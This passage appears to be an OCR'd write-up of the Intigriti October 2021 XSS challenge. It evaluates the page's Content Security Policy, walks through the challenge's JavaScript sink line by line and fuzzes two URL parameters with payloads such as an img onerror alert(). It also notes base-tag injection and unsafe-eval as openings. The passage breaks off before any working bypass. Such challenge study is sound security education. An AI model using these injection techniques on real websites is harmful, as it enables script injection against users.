
Sample unsafe policy   Sample safe policy

Paste CSP or URL (starting with http:// or https://) here.

CSP Version 3 (nonce based + backward compatibility checks)

CHECK CSP

Here we can paste the CSP line or the URL:



Content Security Policy

Sample unsafe policy   Sample safe policy

```
default-src 'none'; script-src 'unsafe-eval' 'strict-dynamic'
    'nonce-bf42997ca936c3609c7370368e892767'; style-src 'nonce-c7800bb180f577dccf4e4d6ec38451af'
```

CSP Version 3 (nonce based + backward compatibility checks)

CHECK CSP


Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all

✓ default-src	
script-src	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers. Consider adding https: and http: url schemes (ignored by browsers supporting 'strict-dynamic') to be backward compatible with older browsers.
✓ style-src	
● base-uri [missing]	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?
ⓘ require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.

The last 2 points mentioned by the CSP evaluator seem to be useful. DOM XSS sinks seem not to be 100% protected and we can still use <base> tags if needed. Those are 2 things we can keep in our mind while fuzzing the application.

Something else not shown by the Google CSP evaluator is the "unsafe-eval" added to the CSP which allows us to use the Javascript eval() function. This can really become useful when trying to execute XSS: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/script-src




- `data:` Allows `data:` URIs to be used as a content source. *This is insecure; also inject arbitrary data: URIs. Use this sparingly and definitely not for scripts.*
- `mediastream:` Allows `mediastream:` URIs to be used as a content source.
- `blob:` Allows `blob:` URIs to be used as a content source.
- `filesystem:` Allows `filesystem:` URIs to be used as a content source.

`'self'`
Refers to the origin from which the protected document is being served, including the same URL scheme and port number. You must include the single quotes. Some browsers specifically exclude `blob` and `filesystem` from source directives. Sites needing to allow these content types can specify them using the Data attribute.

`'unsafe-eval'`
Allows the use of `eval()` and similar methods for creating code from strings. You must include the single quotes.

Phase 2: Analysing the Javascript source code


Our initial recon showed a few lines of JavaScript code. I am not a Javascript or web development expert but I always try to understand what the application is doing.



```
531   </div>
532
533       <script nonce="bf42997ca936c3609c7370368e892767">document.getElementById('lock').onclick = () => {document.getElementById('lock').classList.toggle('unlocked');}</script>
534     <script nonce="bf42997ca936c3609c7370368e892767">
535       window.addEventListener("DOMContentLoaded", function () {
536         e = `)]}'` + new URL(location.href).searchParams.get("xss");
537         c = document.getElementById("body").lastElementChild;
538         if (c.id === "intigriti") {
539           l = c.lastElementChild;
540           i = l.innerHTML.trim();
541           f = i.substr(i.length - 4);
542           e = f + e;
543         }
544         let s = document.createElement("script");
545         s.type = "text/javascript";
546         s.appendChild(document.createTextNode(e));
547         document.body.appendChild(s);
548       });
549     </script>
550   </div>
551     <!-- !!! -->
552       <div id="html" class="text"><h1 class="light">HALLOWEEN HAS TAKEN OVER!</h1>ARE YOU SCARED?<br/>ARE YOU STILL SANE?<br/>NOBODY CAN BREAK THIS!<br/>NOBODY CAN SAVE INTIGRITI<b
553     <!-- !!! -->
554     <div class="a">'"</div>
```

I try to explain for my own understanding what is happening at each step:

Line 533: The line of code looks for an HTML element with the id set to "lock" and when clicked it gets "unlocked". This seems to be related to CSS styling and a colour change that is made onclick:



```
/* :::::::::::::: Presentation css */
* {
    margin: 0;
    padding: 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5153;
    font-family: "Courier New", sans-serif;
}
```

Line 535: What I can understand from this is that it waits until the DOM is loaded to proceed with the next steps.

Line 536: After the DOM is loaded the code searches for a URL parameter “XSS”. In front of the value of this parameter following characters are placed: *)] } '*

Line 537: This line searches in the entire “body” tag of the source code for the last HTML element.

Line 538: If the element found from the previous line of code has the “id=intigriti” set we can proceed with the if statement.

Line 539: If the id in the previous step was correct the “l” variable will be set to the last HTML element of the code taken in Line 537.

Line 540: Trim removes the whitespace from both the ends of the previous captured string if I am correct.

Line 541: Takes the last 4 character of our string of the previous line of code.

Line 542: Will combine our XSS parameter value with the string it got from our previous line of code.

Line 544 – 547: This will add the previous strings into the HTML code of the source page between script tags.

*<script type="text/javascript">)]}'**OurControllableString**</script>*

To be honest the most important we need to remember at this moment is following:
- URL parameter: ?HTML=
- URL parameter: &XSS=
- The last element in the body tag of the HTML page should have the “id=intigriti” set otherwise an important part of the Javascript code is skipped.


Phase 3: Parameter fuzzing

Reading over the source code is nice but using the application and setting breakpoints will make things more clear and understandable.

We start simple with following URL and parameter values to check for reflections:

https://challenge-1021.intigriti.io/challenge/challenge.php?html=test1&xss=test2

I use the parameter values "test1" and "test2" to see a clear difference where they reflect in the source code.
"Test1" value is clearly visible on our page. "Test2" value is reflected in the source code between JavaScript tags.




```
<html lang="en">
 ▸<head>…</head>
 ▾<body id="body"> flex
   ▸<div class="wrapper" ">…</div>
     <!-- !!! -->
   ▾<div id="html" class="text">
       <h1 class="light">test1</h1>
     </div>
     <!-- !!! -->
     <div class="a">'"</div>
   ▸<div id="container">…</div> flex
     <script type="text/javascript">)]}'test2</script> == $0
   </body>
</html>
```

```
element.style {
}
* {                                    challenge.p…ss=test2:20
   margin: ▸ 0;
   padding: ▸ 0;
   box-sizing: border-box;
   --locked-color: #5fadbf;
   --unlocked-color: #ff5153;
   font-family: "Courier New", sans-serif;
}
script {                               user agent stylesheet
   display: none;
}
```

What we can see at this point is that our "test2" parameter reflects between Javascript tags which seems easy to exploit by just setting "alert()" as parameter value.

This was probably to easy. As we had seen before analysing the Javascript code following is added to our parameter value *)]}'* This breaks our payload as it is non valid Javascript.




```
challenge-1021.intigriti.io/challenge/challenge.php?html=test1&xss=alert()
```

```
<html lang="en">
 ▶<head>…</head>
 ▼<body id="body"> flex
   ▶<div class="wrapper" ">…</div>
    <!-- !!! -->
   ▶<div id="html" class="text">…</div>
    <!-- !!! -->
    <div class="a">'"</div>
   ▶<div id="container">…</div> flex
…   <script type="text/javascript">)]}'alert()</script> == $0
  </body>
</html>
```

```
element.style {
}
* {                                  challenge.p…=alert():20
    margin: ▶ 0;
    padding: ▶ 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5153;
    font-family: "Courier New", sans-serif;
}
```

The first parameter "?html=" reflects between HTML tags. An easy payload to fire XSS in HTML context is following: *<img src=x onerror=alert()>*
(Spaces become %20 when they are URL encoded.)




```
challenge-1021.intigriti.io/challenge/challenge.php?html=<img%20src=x%20onerror=alert()>&xss=test2
```

```
<html lang="en">
 ▶<head>…</head>
 ▼<body id="body"> flex
   ▶<div class="wrapper" ">…</div>
    <!-- !!! -->
   ▼<div id="html" class="text">
     ▼<h1 class="light">
        <img src="x" onerror="alert()">
      </h1>
    </div>
    <!-- !!! -->
    <div class="a">'"</div>
   ▶<div id="container">…</div> flex
…   <script type="text/javascript">)]}'test2</script> == $0
  </body>
html  body#body  script
```

```
element.style {
}
* {                                  challenge.p…ss=test2:20
    margin: ▶ 0;
    padding: ▶ 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5153;
    font-family: "Courier New", sans-serif;
}
script {                             user agent stylesheet
    display: none;
}
```

Nice try but we did forget about something. Our CSP policy is blocking this kind of XSS payload as shown in the console of the developer tools:



```
Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-3665c483808dd76f120f437b8df7c151'". Either the 'unsafe-inline' keyword, a   challenge.php:452
hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
navigations unless the 'unsafe-hashes' keyword is present.
▸Uncaught TypeError: Cannot set properties of null (setting 'onclick')                                  challenge.php?html=<…rt()>&xss=test2:533
    at challenge.php?html=<…rt()>&xss=test2:533
▸Uncaught SyntaxError: Unexpected token ')'                                                                                        VM3363:1
    at challenge.php?html=<…rt()>&xss=test2:547
Refused to load the image 'https://challenge-1021.intigriti.io/challenge/x' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'img-src' was    challenge.php:1
not explicitly set, so 'default-src' is used as a fallback.
Refused to execute inline event handler because it violates the following Content Security Policy directive: "script-src 'unsafe-eval' 'strict-dynamic' 'nonce-                            challenge.php:552
f42d0663e969a0cd838421f83ee17503'". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers,
style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.
```

Immediately trying to inject XSS payloads is not working. We need to take a few steps back and see what else is possible to inject.


The second parameter lands between Javascript tags so we can use this to add any Javascript code but the *)]}'* characters are added to our payloads which makes it very hard at this point to do something useful here.

Lets focus on the first parameter “?html=” first as this one seems to be cleanly reflected. The CSP prevents us from most payloads but still some other things can be achieved from this parameter.

As our XSS payload did not work we try to inject some simple HTML code to build further from that:

<i>test1</i> should be reflected in *italic* if our HTML injection works. (URL encoded: %3Ci%3Etest1%3C%2Fi%3E)

https://challenge-1021.intigriti.io/challenge/challenge.php?html=%3Ci%3Etest1%3C/i%3E&xss=test2



```
<html lang="en">
 ▶<head>…</head>
 ▼<body id="body"> flex
   ▶<div class="wrapper" ">…</div>
     <!-- !!! -->
   ▼<div id="html" class="text">
     ▼<h1 class="light">
         <i>test1</i>
       </h1>
     </div>
     <!-- !!! -->
     <div class="a">'"</div>
   ▶<div id="container">…</div> flex
     <script type="text/javascript">)]}'test2</script> == $0
   </body>
```

```
element.style {
}
* {                              challenge.p…ss=test2:20
  margin: ▶ 0;
  padding: ▶ 0;
  box-sizing: border-box;
  --locked-color: #5fadbf;
  --unlocked-color: #ff5153;
  font-family: "Courier New", sans-serif;
}
script {                         user agent stylesheet
  display: none;
}
```


Test1 is shown in *italic* so our HTML injection is working.

Phase 4: Source code deep dive

We reached a point where we know we can do HTML injection via the first parameter and the second parameter reflects between Javascript tags but some useless characters are added breaking the code execution.

Time to set some breakpoints in the code and check how the exact execution goes.

First set the breakpoints and then go step by step through the code. The first Javascript line which checks for the HTML element with “id=lock” distracted me a bit in the beginning but seems to me completely useless to fire XSS. Even if no HTML element with “id=lock” is found this step is skipped and the code proceeds:



